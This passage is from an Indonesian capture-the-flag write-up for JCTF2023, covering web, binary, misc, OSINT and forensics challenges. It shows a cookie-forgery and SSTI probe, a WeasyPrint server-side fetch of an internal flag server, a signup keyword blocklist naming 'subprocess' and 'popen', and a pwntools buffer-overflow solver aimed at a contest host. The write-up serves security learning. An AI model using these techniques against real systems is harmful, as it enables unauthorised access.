                            {% if current_user.is_authenticated %}
                            <a href="{{ url_for('main.profile') }}"
class="navbar-item">
                                Profile
                            </a>
                            {% endif %}
                            {% if not current_user.is_authenticated
%}
                            <a href="{{ url_for('auth.login') }}"
class="navbar-item">
                                Login
                            </a>
                            <a href="{{ url_for('auth.signup') }}"
class="navbar-item">
                                Sign Up
                            </a>
                            {% endif %}
                            {% if current_user.is_authenticated %}
                            <a href="{{ url_for('auth.logout') }}"
class="navbar-item">
                                Logout
                            </a>
                            {% endif %}
                        </div>
                    </div>
                </div>
            </nav>
        </div>

        <div class="hero-body">
            <div class="container has-text-centered">
```

```
                {% block content %}
                {% endblock %}
            </div>
        </div>
    </section>
</body>

</html>
```

Dari situ kami tahu bahwa ada file main.py dan auth.py

file: /proc/self/cwd/project/main.py

```
# main.py

from flask import Blueprint, make_response, render_template, request,
redirect,flash, send_from_directory,url_for, render_template_string
from flask_login import login_required, current_user
from base64 import b32decode, b64encode
import urllib.parse
import weasyprint
import os


main = Blueprint('main', __name__)

@main.route('/')
def index():
    return render_template('index.html')

@main.route('/favicon.ico')
def favicon():
    return send_from_directory(os.path.join(main.root_path,
'static'),
                               'favicon.ico',
mimetype='image/vnd.microsoft.icon')

@main.route('/profile')
@login_required
def profile():
    # get cookies
    cookie_name = urllib.parse.quote(str(b64encode(b"user_level"),
'utf-8'))
```

```
    user_level = request.cookies.get(cookie_name)
    if user_level:
        user_level = urllib.parse.unquote(user_level)
        user_level = str(b32decode(user_level.encode('utf-8')),
'utf-8')

    return render_template('profile.html', name=current_user.name,
user_level=user_level)


@main.route('/getpass')
@login_required
def getpass():
    cookie_name = urllib.parse.quote(str(b64encode(b"user_level"),
'utf-8'))
    user_level = request.cookies.get(cookie_name)
    if user_level:
        user_level = urllib.parse.unquote(user_level)
        user_level = str(b32decode(user_level.encode('utf-8')),
'utf-8')

    if user_level != "admin":
        flash('You need to be an admin to get the pass!')
        return redirect(url_for('main.profile'))
    else:
        with open("project/templates/nwordpass.html", "r") as f:
            passw = f.read()
            passw = passw.replace("%name%", current_user.name)
            return render_template_string(passw)


@main.route('/print')
@login_required
def print_web():
    return render_template('print.html')

@main.route('/print', methods=['POST'])
@login_required
def print_post():
    url = request.form.get('url')

    # url sanitization
```

```
    if url.startswith("http://") or url.startswith("https://"):
        url = url
    else:
        flash('Unsuported Protocol')
        return redirect(url_for('main.print_web'))

    if "localhost" in url or "127.0.0.1" in url:
        flash('You can\'t print localhost!')
        return redirect(url_for('main.print_web'))

    if "172.20.0.10" in url:
        flash("172.20.0.10 is flag server, I don't want to print
it!")
        return redirect(url_for('main.print_web'))


    try:
        pdf = weasyprint.HTML(url=url).write_pdf()
        response = make_response(pdf)

        response.headers['Content-Type'] = 'application/pdf'
        response.headers['Content-Disposition'] = 'inline;
filename=output.pdf'
    except Exception as e:
        flash(str(e))
        return redirect(url_for('main.print_web'))

    return response

@main.route('/flag')
def flag():
    return redirect("https://www.youtube.com/watch?v=dQw4w9WgXcQ")

@main.route('/symphony/apps/frontend/config/databases.yml')
def system_administration():

    return render_template('system-administration.html')
```

file:  /proc/self/cwd/project/auth.py


```
# auth.py
```

```python
from flask import Blueprint, render_template, redirect, url_for,
request, flash
from werkzeug.security import generate_password_hash,
check_password_hash
from flask_login import login_user, logout_user, login_required
from .models import User
from . import db
from base64 import b32encode,b64encode
import urllib.parse

auth = Blueprint('auth', __name__)


@auth.route('/login')
def login():
    return render_template('login.html')

@auth.route('/login', methods=['POST'])
def login_post():
    email = request.form.get('email')
    password = request.form.get('password')
    remember = True if request.form.get('remember') else False

    user = User.query.filter_by(email=email).first()

    # check if user actually exists
    # take the user supplied password, hash it, and compare it to the
hashed password in database
    if not user or not check_password_hash(user.password, password):
        flash('Please check your login details and try again.')
        return redirect(url_for('auth.login')) # if user doesn't
exist or password is wrong, reload the page

    # if the above check passes, then we know the user has the right
credentials
    login_user(user, remember=remember)

    # set user level cookie
    response = redirect(url_for('main.profile'))

    cookie_name =
urllib.parse.quote(str(b64encode("user_level".encode("utf-8")),
```

```
'utf-8'))
    cookie_value =
urllib.parse.quote(str(b32encode("member".encode("utf-8")), 'utf-8'))
    response.set_cookie(cookie_name, cookie_value)

    return response

@auth.route('/signup')
def signup():
    return render_template('signup.html')

@auth.route('/signup', methods=['POST'])
def signup_post():

    email = request.form.get('email')
    name = request.form.get('name')
    password = request.form.get('password')

    FORBIDDEN_CHAR = ['"', 'dict', "[", "]", '.', "request", "'",
'_', 'class', 'self', 'open', 'exec', 'eval', 'globals', 'locals',
'vars', 'os', 'subprocess', 'system', 'popen', 'import', 'from',
'importlib', 'pick']

    for char in FORBIDDEN_CHAR:
        if  char in name:
            flash('Something went wrong, make sure you are not using
any forbidden characters')
            # add status code to response
            statuscode = 300
            return redirect(url_for('auth.signup'))


    user = User.query.filter_by(email=email).first() # if this
returns a user, then the email already exists in database

    if user: # if a user is found, we want to redirect back to signup
page so user can try again
        flash('Email address already exists')
        return redirect(url_for('auth.signup'))

    # create new user with the form data. Hash the password so
plaintext version isn't saved.
```

```
    new_user = User(email=email, name=name,
password=generate_password_hash(password, method='sha256'))

    # add the new user to the database
    db.session.add(new_user)
    db.session.commit()

    return redirect(url_for('auth.login'))

@auth.route('/logout')
@login_required
def logout():
    logout_user()
    return redirect(url_for('main.index'))
```


Setelah membaca source code di atas, kami tahu bahwa pada “/getpass” rentan terhadap serangan SSTI. Selain itu, untuk mengakses “/getpass” ternyata hanya perlu mengubah nilai cookie dXNlcl9sZXZlbA (decode dengan base64 hasilnya “user_level”) yang awalnya adalah NVSW2YTFOI (decode dengan base32 hasilnya “member”) menjadi MFSG22LO (decode dengan base32 hasilnya “admin”). Kemudian, kami coba register user dengan username {{config}} untuk melihat isi dari variabel config, dan kita juga perlu mengirimkan cookie yang sudah kita ubah nilainya sesuai dengan yang disebutkan tadi.




Hasilnya kami menemukan alamat server flag. Selanjutnya kami coba dump dengan metode LFI yang kami tadi gunakan :

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>WeasyPrint PDF Test</title>
    <link rel=attachment
```

```
href="http://172.20.0.10:1234/flag6386236835">
</head>
<body>
    <h1>WeasyPrint PDF Test</h1>
</body>
</html>
```




Jika kita coba lihat isinya, maka akan didapatkan flag.
Flag: JCTF2023{h3y_k1ds_d0nt_b3_r4c1st}

# BINARY EXPLOITATION

## Book Store

Diberikan sebuah file ELF 32-bit dan jika kita coba lihat pseudo-code nya dengan IDA maka hasilnya seperti berikut :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  int v4; // [esp+0h] [ebp-23Ch] BYREF
  int v5; // [esp+4h] [ebp-238h] BYREF
  char dest[560]; // [esp+8h] [ebp-234h] BYREF
  int v7; // [esp+238h] [ebp-4h]

  v7 = 10;
  v4 = 10;
  addBookToInventory(dest);
  while ( 1 )
  {
          showMenu(v4);
          __isoc99_scanf("%d", &v5);
          switch ( v5 )
          {
          case 1:
          buyBook(dest, v7, &v4);
          break;
          case 2:
          printInventory(dest, v7);
          break;
          case 3:
          searchBook(dest, v7);
          break;
          case 4:
          reqBook();
          break;
          case 5:
          printf("Goodbye! Thank you for using our service!\n");
          fflush(_bss_start);
          exit(0);
          return result;
          default:
          printf("Invalid choice.\n");
          fflush(_bss_start);
          break;
          }
  }
}
```

Pada fungsi buyBook() terdapat vulnerability BOF yaitu ketika menginputkan nama buku yang ingin dibeli :


```
int __cdecl buyBook(int a1, int a2, _DWORD *a3)
{
  int result; // eax
  char s2[50]; // [esp+2h] [ebp-36h] BYREF
  int i; // [esp+34h] [ebp-4h]

  if ( a2 <= 0 )
  {
          printf("Inventory is empty. Cannot buy Book.\n");
          return fflush(_bss_start);
  }
  else
  {
          printInventory(a1, a2);
          printf("\nYour Balance: $%i\n", *a3);
          printf("Enter the name of the Book to buy: ");
          fflush(_bss_start);
          __isoc99_scanf(" %[^\n]", s2);
          for ( i = 0; ; ++i )
          {
          if ( i >= a2 )
          {
          printf("Book not found.\n");
          return fflush(_bss_start);
          }
          if ( !strcmp((const char *)(56 * i + a1), s2) )
          break;
          }
          if ( *a3 < *(_DWORD *)(56 * i + a1 + 52) )
          {
          printf("Not enough money to buy %s Book for $%d.\n", (const char *)(56 * i + a1),
*(_DWORD *)(56 * i + a1 + 52));
          return fflush(_bss_start);
          }
          else
          {
          printf("You have bought the %s Book for $%d.\n", (const char *)(56 * i + a1),
*(_DWORD *)(56 * i + a1 + 52));
          fflush(_bss_start);
          *a3 -= *(_DWORD *)(56 * i + a1 + 52);
          while ( 1 )
          {
          result = a2 - 1;
          if ( i >= a2 - 1 )
          break;
          strcpy((char *)(56 * i + a1), (const char *)(56 * (i + 1) + a1));
          *(_DWORD *)(56 * i + a1 + 52) = *(_DWORD *)(56 * (i + 1) + a1 + 52);
          ++i;
          }
          }
  }
  return result;
}
```

Dan untuk flag ada di fungsi secretBook()

```
int secretBook()
{
  char s[200]; // [esp+0h] [ebp-CCh] BYREF
  FILE *stream; // [esp+C8h] [ebp-4h]

  stream = fopen("flag.txt", "r");
  fgets(s, 200, stream);
  fprintf(_bss_start, "%s\n", s);
  return fflush(_bss_start);
}
```

Kemudian, untuk mendapatkan flag kita hanya perlu mengoverwrite rip ke alamat fungsi secretBook() dengan menggunakan celah pada fungsi buyBook() seperti yang sudah dijelaskan di atas. Berikut adalah solver milik kami :

```
from pwn import *

r = remote("34.101.234.148",8128)
r.recvuntil(b"choice: ")
r.sendline(b"1")
r.recvuntil(b"buy: ")
payload = b"A"*0x36
payload += b"A"*4
payload += p32(0x08049698)
r.sendline(payload)
r.interactive()
```




**Flag : JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}**

# MISC

## Mega SUS


Diberikan file flag.sus yang berisikan :

```
#00002:4

#BPM01:120
#00008:01
#0011b:23
#00116:0012000000000000
#00118:00120000
#00218:22262600
#00312:0016001c00000000
#00416:1212
#00418:1212
#00414:12
#0041a:12
#00417:00120000
#00412:00120000
#0041c:00120000
#00512:0016001c00000000
#00617:15150000
#00612:16
#00716:12
#00718:220000000026000000000000000000000000000000000000
#00714:000000000012000000000012000000000000000000000000
#00712:00120000
#00814:14141400
#00818:22
#0081c:22
#0081a:00120000
#00912:15000022
#0091a:23
#00918:22
#01014:22
#01019:14
#0101b:001300000000000000000000000000000000000000000000
#01116:22
#01112:22
#01119:14
#01114:22
#0111b:001300000000000000000000000000000000000000000000
#01212:22
#01216:22
#0121a:12
#0121c:00120000
#01312:22
#01314:22
#01318:12
#0131a:000000000012000000000012000000000000000000000000
```

#01316:00120000
#0131c:00120000
#0015b:63
#00156:0022000000000000
#00158:00220000
#00352:0066002c00000000
#00454:62
#0045a:62
#00452:00220000
#0045c:00220000
#00552:0066002c00000000
#00657:65650000
#00652:66
#00756:62
#00754:000000000022000000000022000000000000000000000000
#00752:00620000
#01059:64
#0105b:00230000000000000000000000000000000000000000000000
#01152:62
#01159:64
#0115b:00230000000000000000000000000000000000000000000000
#0125a:62
#0125c:00220000
#01354:62
#01358:62
#0135a:000000000022000000000022000000000000000000000000
#01356:00220000
#0135c:00620000
#001320:1222000000000000
#001341:1422
#001361:5252000000000000
#0013b2:1323
#001382:00520000
#002340:1200002200000000
#002381:1222
#002322:0000001626000000
#003320:1c2c001c00000000
#003321:0016000000000000
#0033a1:0000002400000000
#003350:0026
#004340:1222
#004320:00520000
#0043a1:1222
#0043c1:00520000
#005320:1c2c001c00000000
#005321:0016000000000000
#0053a1:0000002400000000
#005350:0026
#006370:15
#006390:00250000
#006321:1622000000000000
#006371:00150000
#0063a1:0024
#006320:0000001228000000

```
#007360:12
#007340:00005200005200220000000000000000000000000000000000
#007320:00520000
#007381:12220000
#007382:00000000001624000000000000000000000000000000000000
#007341:00000000000000120000005200000000000000000000000000
#007361:0022
#008320:1222
#008381:12
#0083a1:0021
#0083c2:12
#0083b2:0021
#009320:12002212
#009381:1222
#010360:00220000
#010341:12
#010321:00220000
#010392:14240000
#010382:00260000001600000000000000000000000000000000000000
#0103b3:00130000000000000000000000000000000000000000000000
#010383:00000053002200000000000000000000000000000000000000
#011360:12220000
#011321:12220000
#011392:14240000
#011382:00260000001600000000000000000000000000000000000000
#011343:12220000000000000000000000000000000000000000000000
#0113b4:00130000000000000000000000000000000000000000000000
#011384:00000053002200000000000000000000000000000000000000
#012320:12
#012360:0022
#012361:12
#012321:0022
#012382:1222
#0123a3:1222
#0123c3:00520000
#013320:1222
#013341:1222
#013361:00520000
#013382:12
#0133a2:00005200005200220000000000000000000000000000000000
#0133c2:00520000
#0133a3:00000000000000120000005200000000000000000000000000
#013383:0022
```

Pada awalnya kami mengira bahwa kami perlu meloads file tersebut dengan library sus-io, namun setelah mencari-cari di google kami menemukan ada tools yang lebih relevan https://paletteworks.mkpo.li/edit. Selanjutnya kita tinggal import saja file flag.sus pada tool tersebut. Kemudian kami mendapatkan flag dalam bentuk seperti berikut :




Flag: JCTF2023{rEAlLysusXDD}

## FeedBack

Tinggal isi feedback form.
Flag: JCTF{thanks_for_filling_this_feedback}

# OSINT

## WhereIsThis




Deskripsi

Jota and Krint headed from Tugu Jogja to the north, for some reason Jota and Krint separated, Krint's cellphone ran out of battery and the last photo she sent was a photo of Indomaret version dated January 2022, please help Jota find Indomaret's address to meet Krint. Enter your answer in capital letters using the format JCTF2023{PLUSCODE_KELURAHAN}.


Solve

Diberikan sebuah gambar seperti ini



Sesuai pada deskripsi di soal, kita perlu mencari alamat yang diberikan pada gambar, clue tersebut terdapat bahwa lokasi gambar tersebut berada di utara dari Tugu Jogja.
Hal pertama yang dilakukan adalah melihat sekitar dan saya penasaran dengan salah satu kedai makanan ini


Langsung saja search “Pentol Mbokdhe Jogja”



Terdapat instagram dari nama kedai tersebut, langsung saja kita lihat





Coba kita lihat linktree nya




Terdapat tempat lokasi - lokasi kedai tersebut sisanya tinggal cari yang mirip seperti ada pada gambar.
Kemudian saya menemukan lokasi yang dimaksud





Dan berikut adalah alamatnya




Karena flag hanya perlu pluscode dan kelurahan maka flag didapat
Flag : JCTF2023{69FC+8V_TEBAN}

# FORENSICS

## Dinosaur




Deskripsi

The stegosaurus is one of the few creatures that likes to eat blowfish. The key of its favorable taste to a blowfish is dinosaur. It initializes his day by using blowfish. Although it wasn't the best food of the prehistoric era, the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack. No phrases were used by historians to describe the extinct dinosaur.

By the way, stegosaurus likes to hide. Stegosaurus... hide?

Solve

Diberikan sebuah gambar seperti ini

